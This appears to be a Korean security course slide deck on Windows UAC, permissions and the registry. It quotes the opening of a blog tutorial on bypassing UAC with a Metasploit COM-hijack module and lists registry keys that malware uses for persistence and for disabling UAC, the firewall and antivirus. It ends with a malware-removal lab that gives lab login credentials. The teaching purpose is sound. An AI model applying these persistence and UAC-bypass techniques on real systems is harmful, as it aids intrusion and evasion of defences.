
- 읽기 및 실행, 폴더 내용 보기, 읽기, 쓰기, 특정 권한 등을 지정할 수 있음



## 4

## 권한 관리

- 윈도우 프로그램 사용 권한 관리 : UAC (User Account Control)
  - 특정 권한이 필요할 때 사용자에게 실행에 대한 통제 권한을 알려주는 것




## 4 권한 관리

- 윈도우 프로그램 사용 권한 관리 : UAC (User Account Control)
  - 특정 권한이 필요할 때 사용자에게 실행에 대한 통제 권한을 알려주는 것


## 윈도우7에서의 UAC



윈도우 프로그램의 일부로써, 마이크로소프트가 서명한 프로그램일 경우.



윈도우 프로그램의 일부가 아닌 프로그램으로써, 마이크로소프트가 아닌 다른 제조사가 서명한 인증서가 있는 경우



윈도우 프로그램의 일부가 아닌 프로그램으로써, 다른 제조사의 서명이 없는 프로그램을 실행할 때 나타나는 경고창



신뢰할 수 없는 것으로 알려진 프로그램일 경우 강제로 실행하지 못하게 함  
(주로 웹에서 서명안된 exe 파일을 다운로드 받아 실행할 경우)

- UAC (User Account Control)를 우회하기 위한 다양한 공격들이 발표됨

## Bypass UAC in Windows 10 using bypass\_comhijack Exploit

posted in

KALI LINUX

, PENETRATION TESTING

on

AUGUST 12, 2017

by

RAJ CHANDEL



SHARE

In this article we are going to bypass User Access Control (UAC) in targeted system. It is the post exploitation; hence attacker must exploit target system at first then escalate UAC Protection Bypass via **COM Handler Hijack**.

**Let's start!!**

**Attacker:** Kali Linux

**Target:** window 10

Firstly exploit the target to receive meterpreter session of victim's system. Once you get the meterpreter session 1 then type following command to check system authority and privileges.

**getuid**

**getprivs**

## 5 원도우 레지스트리의 이해

### • 선수 지식

#### – 악성코드가 이용하는 windows registry 정보

분류	정보
탐색기 폴더 옵션의 파일 숨김 속성	<ul style="list-style-type: none"> <li>· HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden (숨김 파일 및 폴더 표시 - 0x0 숨김)</li> <li>· HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden (보호된 운영체제 파일 숨기기 - 0x0 숨김)</li> </ul>
파일의 속성 부분에서 체크박스 활성 /비활성	<ul style="list-style-type: none"> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\UncheckedValue</li> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\CheckedValue (파일 확장자 숨김 - UncheckedValue가 0x1이면 확장자 숨김, CheckedValue가 0x1이면 확장자 보임)</li> </ul>
Image File Execution Options 이용하여 프로그램 실행 방지	<ul style="list-style-type: none"> <li>· HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File ExecutionOptions\calc.exe Debugger = notepad.exe (계산기 실행 시 노트패드로 전환되어 실행 - AV 실행을 막거나, 포렌식 툴 실행을 막기 위해 변조)</li> </ul>
시작프로그램 관련	<ul style="list-style-type: none"> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\Run (Run 아래에 등록된 파일은 Windows OS가 시작할 때 자동 실행)</li> <li>· HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit (사용자가 로그온 할 때마다 자동 실행)</li> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce (RunOnce 아래에 등록된 파일은 Windows OS가 시작할 때 자동 실행)</li> </ul>

## 5 원도우 레지스트리의 이해

### • 선수 지식

#### – 악성코드가 이용하는 windows registry 정보

분류	정보
시작프로그램 관련	<ul style="list-style-type: none"> <li>· HKLM\Software\classes\exefile\shell\open\command @="soundmix \"%1% %*" (soundmix 프로세스를 KILL하여도 계속적으로 재실행)</li> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\policies\Explorer DisableLocalMachineRunOnce=1:DWORD DisableLocalMachineRun=1:DWORD DisableCurrentUserRunOnce=1:DWORD DisableLocalMachineRun=1:DWORD (위와 같은 키가 설정되면 시작프로그램에 등록된 프로그램이 실행 안됨)</li> </ul>
윈도우 보안 정책 관련	<ul style="list-style-type: none"> <li>· HKLM\Software\Microsoft\Windows\CurrentVersion\policies\system\EnableLUA (윈도우 VISTA UAC 기능 무효화)</li> <li>· HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\EnableFirewall (윈도우 방화벽 관련 정책 변경)</li> <li>· HKLM\SOFTWARE\Microsoft\Ole\EnableDCOM (분산 컴포넌트 객체 모형에 해당하는 값을 변경 - DCOM, Distributed Component Object Model)</li> <li>· HKLM\SYSTEM\ControlSet001\Services\SharedAccess\Start (연결공유서비스에 해당하는 값을 변경)</li> <li>· HKLM\SYSTEM\CurrentControlSet\Control\Lsa\restrictanonymous (익명연결(널세션)에 해당하는 값을 변경)</li> </ul>

## 5 <실습> 윈도우 레지스트리의 이해

### • 레지스트리

#### - 실습 목표

» 레지스트리와 시스템 폴더를 점검하여 악성코드가 생성한 비정상 값/파일을 식별하고, 제거 할 수 있습니다.

#### - 실습 환경

구성	ID/PW	IP
실습 서버 (Windows Server)	Administrator / 1q2w3e4r% %	192.168.10.101


(도메인 설정 후, vm종료를 하지 않았을 경우, 1q2w3e4r!!)

#### - 실습 문제 구성

» 정보보호 담당자로서 서버의 동작이 느려지는 등 이상 증세를 보여 악성코드의 감염 여부를 확인하기 위해 동적 분석을 실시하기로 하였습니다. 동적 분석 도구 (Autoruns.exe)를 이용하여 정상적인 프로세스와 비교하기를 통해 악성코드가 통제하는 비정상 레지스터리 값과 파일을 식별한 후, 악성코드가 위치한 시스템 폴더 및 해당 파일을 삭제하고, 동작 중인 비정상 프로세스를 제거하시오.

## 5 <실습> 윈도우 레지스트리의 이해

- 실습 풀이
  - 악성코드 실행
    - » 바탕화면에 있는 악성코드 파일을 실행  
# mal.py 파일 실행




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 실행

» mal.py 파일 실행 후, 실행시키지 않은 install이 실행되는 것을 확인 가능




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 레지스트리 편집기 실행

» 실행을 통해 레지스트리 편집기를 실행

# regedit



## 5 <실습> 윈도우 레지스트리의 이해


### • 실습 풀이

#### - 악성코드 탐색

» regedit을 사용하여 악성코드 탐색 (의심 경로: 탐색기 폴더 옵션의 파일 숨김 속성)

```
# HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder
\Hidden
```

# 이상한 데이터 값 없음을 확인




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 탐색

- » regedit을 사용하여 악성코드 탐색 (의심 경로: 파일의 속성 부분에서 체크박스 활성/비활성)
- # HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder  
 \HideFileExt\UncheckValue
- # 이상한 데이터 값 없음을 확인



## 5 <실습> 윈도우 레지스트리의 이해

